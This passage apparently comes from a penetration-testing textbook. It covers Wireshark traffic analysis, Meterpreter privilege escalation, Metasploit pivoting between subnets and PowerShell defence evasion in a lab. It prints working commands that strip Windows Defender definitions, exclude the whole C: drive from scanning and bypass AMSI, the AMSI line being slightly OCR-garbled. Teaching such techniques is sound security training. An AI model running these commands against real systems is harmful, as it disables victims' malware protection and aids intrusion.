
This will create the effect of displaying only traffic originating from 172.16.254.128 going to Google's DNS server.

The **Apply as Filter** option will immediately apply the display filter on Wireshark. However, **Prepare as Filter** provides the same options but does not immediately apply the display filter. Rather, it allows you to continue building the filter syntax and apply it afterward.

- To view all conversations between devices on the network, click on **Statistics | Conversations**:




The **Conversations** window will open, providing multiple tabs with various details such as Ethernet, IPv4, IPv6, TCP, and UDP sessions between devices, as shown in the following screenshot:




You'll be able to determine which devices were communicating and transferring packets for a given time.

- Wireshark allows us to easily view all the files that are downloaded and uploaded over the network. To perform this task, click on **File | Export Objects | HTTP**. The HTTP export window will open, displaying **Packet**, **Hostname** (source), **Content Type**, **Size**, and **Filename** details. To export a file to your desktop, select a packet on the interface and click on **Save**:




To export all the files from a Wireshark capture, use the **Save All** option.

- To reassemble and view all the messages for a single conversation between two devices, right-click on a packet and select **Follow | TCP Stream**:






Wireshark will gather all the packets for this stream, reassemble them, and present you with the dialog of messages exchanged between the two devices, as shown in the following screenshot:



The following is a screenshot of a Telnet conversation between a client and a Linux server. Telnet is an **unsecure** protocol, and all communication between the Telnet client and Telnet server is sent across the network in plaintext. The following screenshot shows how Wireshark reassembles all the packets for a single conversation:



We can see the user credentials used to log in to the server, the server **message of the day (MOTD)** banner, and all other transactions.

Having completed this section, you now have the skill set required to create custom display filters in Wireshark. In the next section, we will learn about escalating privileges.

## Escalating privileges

Obtaining a user's credentials to access a system is only part of the gaining-access phase in penetration testing. However, remember that not all user accounts have **root** or **administrator** privileges. Therefore, remotely accessing a system with a non-root or standard user account will prevent you from executing certain applications and performing administrative tasks on the victim's system.


Escalating privileges can be executed using a variety of techniques, including the following:

- Obtaining information from the SAM file on Windows
- Retrieving data from the `passwd` file on Linux
- Exploiting weak permissions on running processes on a system
- Obtaining sensitive information found on stored network file shares
- Capturing the hash value of a user's password while they are communicating with another device on the network.

The information found in the SAM and `passwd` files contains the usernames and hash values of the users' passwords. Using password cracking techniques, you'll be able to retrieve the plaintext passwords of user accounts, which can then be used to gain access to devices. Obtaining an administrator or root account will provide unrestricted access to the system.

Having access to a system with a standard user account means we can execute a local privilege escalation exploit to gain administrator or root-level access.


Exploit-DB (<https://www.exploit-db.com/>) provides a large repository of exploits for many purposes; use the search feature on the Exploit-DB website to discover privilege escalation exploits:



The screenshot shows the Exploit-DB website interface. A search bar at the top right contains the text 'privilege escalation'. Below the search bar, a table lists various exploits. The table has columns for Date, D (Download), A (Add), V (Vote), Title, Type, Platform, and Author. The results show several privilege escalation exploits, including 'pitrace - Sudo Token Privilege Escalation (Metasploit)', 'ktsuss 1.4 - suid Privilege Escalation (Metasploit)', and 'Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)'.

| Date       | D | A | V | Title   | Type  | Platform | Author                   |
|------------|---|---|---|---|-------|----------|--------------------------|
| 2019-09-03 | ✓ | ✓ | ✓ | pitrace - Sudo Token Privilege Escalation (Metasploit)  | Local | Linux    | Metasploit               |
| 2019-09-03 | ✓ | ✓ | ✓ | ktsuss 1.4 - suid Privilege Escalation (Metasploit)   | Local | Linux    | Metasploit               |
| 2019-08-26 | ✓ | ✓ | ✓ | Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)                                      | Local | Linux    | Metasploit               |
| 2019-07-18 | ✓ | ✓ | ✓ | Microsoft Windows 10 1903/1809 - RPCSS Activation Kernel Security Callback Privilege Escalation | Local | Windows  | Google Security Research |
| 2019-07-17 | ✓ | ✓ | ✓ | Windows - NtUserSetWindowFND Win32k User Callback Privilege Escalation (Metasploit)             | Local | Windows  | Metasploit               |
| 2019-07-16 | ✓ | ✓ | ✓ | Microsoft Windows 10 < build 17763 - AppXSvc Hard Link Privilege Escalation (Metasploit)        | Local | Windows  | Metasploit               |
| 2019-07-03 | ✓ | ✓ | ✓ | Serv-U FTP Server - prepareinstallation Privilege Escalation (Metasploit)                       | Local | Linux    | Metasploit               |
| 2019-07-02 | ✓ | ✓ | ✓ | Mac OS X TimeMachine - 'Imdiagnose' Command Injection Privilege Escalation (Metasploit)         | Local | macOS    | Metasploit               |
| 2019-06-24 | ✓ | ✓ | ✓ | Microsoft Windows Font Cache Service - Insecure Sections Privilege Escalation                   | DoS   | Windows  | Google Security Research |
| 2019-06-20 | ✓ | ✓ | ✓ | Cisco Prime Infrastructure - Runshell Privilege Escalation (Metasploit)                         | Local | Linux    | Metasploit               |
| 2019-06-18 | ✓ | ✓ | ✓ | Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)                                     | Local | Linux    | Guy Levin                |
| 2019-06-17 | ✓ | ✓ | ✓ | Exim 4.87 - 4.91 - Local Privilege Escalation   | Local | Linux    | Murco hvalds             |

In the previous chapters, we demonstrated techniques using Metasploit to successfully exploit a target and gain access. The **Meterpreter** component provides the `getsystem` command, which attempts to escalate privileges on the target system as shown in the following screenshot. Look closely: you will see that we are able to acquire `nt authority\system` privileges on the victim. This is the highest level of access:



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 2272 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Within our Meterpreter shell, we can verify our level of access by using the `shell` command to get the Windows Command Prompt of our victim's machine. Once the Windows shell is obtained, we can now execute Windows-based commands such as `whoami` to verify our level of privilege on the victim's machine.

Always ensure that you perform extensive research about a target's vulnerability by checking Exploit-DB ([www.exploit-db.com](http://www.exploit-db.com)) and the Common Vulnerabilities and Exposures (<https://cve.mitre.org/>) database for exploits to assist you in gaining access and escalating user privileges. In the next section, we will dive into lateral movement.

## Lateral movement tactics

Lateral movement allows an attacker to pivot all attacks through a compromised machine to other subnets within an organization. Let's imagine you're conducting a penetration test on a client's network. Their organization contains multiple subnets but they haven't informed you about the number of networks that actually exist. So, you start to scan the network to look for live hosts and vulnerabilities, and to discover the topology.

You've discovered and mapped the entire 10.10.10.0/24 network and you begin to exploit as many machines as possible. However, during your exploitation phase, you notice something interesting on a particular victim machine, and, on the Meterpreter shell, you execute the `ipconfig` command to view the IP configurations on the victim's machine:

```
Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:24:be:4f
MTU        : 1500
IPv4 Address : 10.10.10.23
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7191:
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a0a:a17
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 18
=====
Name       : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:24:be:59
MTU        : 1472
IPv4 Address : 10.10.11.107
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::841f:
IPv6 Netmask : ffff:ffff:ffff:ffff::


meterpreter >
```

Lab Network

Another subnet

In our scenario, Interface 11 is connected to the same subnet as our attacker machine, and Interface 18 is on another network. In some situations, if you attempt to access another subnet, a router or firewall may be configured to restrict access between different subnets for security purposes.

To get past security appliances and network access controls, the technique of **lateral movement** (pivoting) should be used. As the attacker, we can attempt to compromise a machine that is connected and is trusted on other subnets within the organization. Once we've set up pivoting or lateral movement, all our attacks will be sent through the victim machine and forwarded to the new target network, as shown in the following screenshot:



To perform lateral movement using Metasploit, observe the following instructions:

1. Using the `arp` command on Meterpreter will display the ARP cache. In the following screenshot, there are two different networks connected to our victim:

```
meterpreter > arp
```

ARP cache

| IP address   | MAC address       | Interface |
|--------------|-------------------|-----------|
| 10.10.10.1   | 08:0c:29:2b:29:7f | 11        |
| 10.10.10.14  | 08:0c:29:a8:b8:6a | 11        |
| 10.10.10.15  | 08:0c:29:53:2a:eb | 11        |
| 10.10.10.16  | 08:0c:29:7e:37:58 | 11        |
| 10.10.10.255 | ff:ff:ff:ff:ff:ff | 11        |
| 10.10.11.1   | 08:0c:29:2b:29:89 | 18        |
| 10.10.11.104 | 08:0c:29:c7:8e:0c | 18        |
| 10.10.11.255 | ff:ff:ff:ff:ff:ff | 18        |
| 224.0.0.22   | 00:00:00:00:00:00 | 1         |

2. To enable lateral movement, execute the `run post/multi/manage/autoroute` command within Meterpreter, as shown in the following screenshot:

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against SLAYER-PC
[*] Searching for subnets to autoroute.
[*] Route added to subnet 10.10.11.0/255.255.255.0 from host's routing table.
meterpreter >
```

This will add a route to the additional networks and allow your attacker machine to send all its attacks to the victim machine (10.10.10.23) and forward them to the 10.10.11.0/24 network.

3. To test lateral movement (pivoting), we can attempt to perform a NetBIOS scan on the 10.10.11.0/24 network from our attacker machine:

```
msf5 > use auxiliary/scanner/netbios/nbname
msf5 auxiliary(scanner/netbios/nbname) > set RHOSTS 10.10.11.0/24
RHOSTS => 10.10.11.0/24
msf5 auxiliary(scanner/netbios/nbname) > run
```

The following results prove that our attacker machine is able to perform scans and attacks on another subnet:

```
[*] Sending NetBIOS requests to 10.10.11.0->10.10.11.255 (256 hosts)
[*] 10.10.11.104 [CENTOS3] OS:Linux Names:(CENTOS3, _MSBROWSE_, SAMBA) Addresses:(10.10.11.104) Mac:00:00:00:00:00:00
[*] 10.10.11.107 [SLAYER-PC] OS:Windows Names:(SLAYER-PC, WORKGROUP, _MSBROWSE_) Mac:00:0c:29:2b:29:89 Virtual Machine:VMware
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/netbios/nbname) >
```



4. Additionally, performing a TCP port scan on a target has proven fruitful since all attacks are sent through the 10.10.10.23 machine:

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.11.104
RHOSTS => 10.10.11.104
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.11.104:      - 10.10.11.104:22 - TCP OPEN
[+] 10.10.11.104:      - 10.10.11.104:139 - TCP OPEN
```

We can then target the new subnet.

During a penetration test, we may be tasked with discovering hidden or remote networks. For each system you have gained access to, be sure to check the ARP cache on the victim's machine and attempt to perform lateral movement throughout the network.

In the next section, we will take a look at using PowerShell to disable Windows Defender.

## PowerShell tradecraft

PowerShell is a command-line scripting language that is built on .NET. An IT professional can use PowerShell to automate many tasks and manage their operating systems better. Windows, Linux, and macOS all support PowerShell.

In the next section, we will dive into learning how to remove Windows Defender virus definitions using PowerShell.

## Removing Windows Defender virus definitions


On all modern versions of Microsoft Windows, Microsoft has included **Windows Defender** as the native anti-malware protection. There are many home users and organizations that utilize Windows Defender as their preferred anti-malware solution on end devices. As a penetration tester, being undetected during a penetration test is very important as your actions are designed to simulate a real-world attack.



The following PowerShell script will remove all virus definitions from Windows Defender:

```
"c:\program files\windows defender\mpcmdrun.exe" -RemoveDefinitions -All  
Set-MpPreference -DisableIOAVProtection $true
```

The following screenshot shows the output of the preceding script being successfully executed on a Windows 10 machine:



```
Administrator: Command Prompt  
Microsoft Windows [Version 10.0.15063]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>"c:\program files\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -Disable  
AVProtection $true  
  
Service Version: 4.11.15063.0  
Engine Version: 1.1.13804.0  
AntiSpyware Signature Version: 1.245.137.0  
AntiVirus Signature Version: 1.245.137.0  
NRI Engine Version: 2.1.12706.0  
NRI Signature Version: 116.1.0.0  
  
Starting engine and signature rollback to none...  
Done!
```


Additionally, take a look at the Windows Defender version information; we can see that all definitions have been removed:



There may be cases where Windows Defender is re-enabled on a machine. Using the following script will add the `C:\` path to the Windows Defender exclusion list:

```
powershell
Add-MpPreference -ExclusionPath "c:\"
```

The following screenshot demonstrates how to execute the script successfully:



```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Add-MpPreference -ExclusionPath "c:\"
```

This technique will allow us to execute malicious code on the `C:` drive of the victim's Windows machine.


Now that you have learned how to remove virus definitions from Windows Defender, we will now cover how to disable Windows **Antimalware Scan Interface (AMSI)**.

## Disabling Windows Antimalware Scan Interface

Microsoft has included its AMSI in recent versions of Windows to prevent any sort of malicious code from being executed on a local system. If you're compromising a Windows operating system, executing PowerShell scripts can be very helpful, but AMSI will prevent any malicious actions. To disable AMSI, execute the following PowerShell script:

```
"[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField(
'amsilnitFailed','NonPublic,Static').SetValue($null,$true)"
```

The following screenshot shows the successful execution of the script on a Windows 10 operating system:



```
PS C:\Windows\system32> "[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsilnitFailed','NonPublic,Static').SetValue($null,$true)"
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsilnitFailed','NonPublic,Static').SetValue(
,True)
```

At this point, you can run almost any malicious code on your victim's Windows machine.

This section assumed that you have already compromised a Windows operating system on a corporate network. In the next section, we will briefly discuss a common vulnerability that is overlooked by many network administrators in the IT industry: VLAN hopping.


## Launching a VLAN hopping attack

Organizations usually implement **virtual local area networks (VLANs)** to segment and improve the performance of their network infrastructure while improving security. When configuring VLANs, there are two main ports that we are concerned with: the access port and the trunk port.

Access ports are those that are configured to connect the end device to the switch. These ports only allow one data VLAN and an additional voice VLAN. When configuring an access port, the VLAN ID is usually statically configured as an access port on a switch.

For multiple VLANs to communicate over a network, trunk ports need to be configured between switches. Trunk ports allow multiple VLANs to pass traffic simultaneously. Trunk ports are configured between switches and are configured between a switch and a router to implement inter-VLAN routing, which allows one VLAN to communicate with another VLAN.

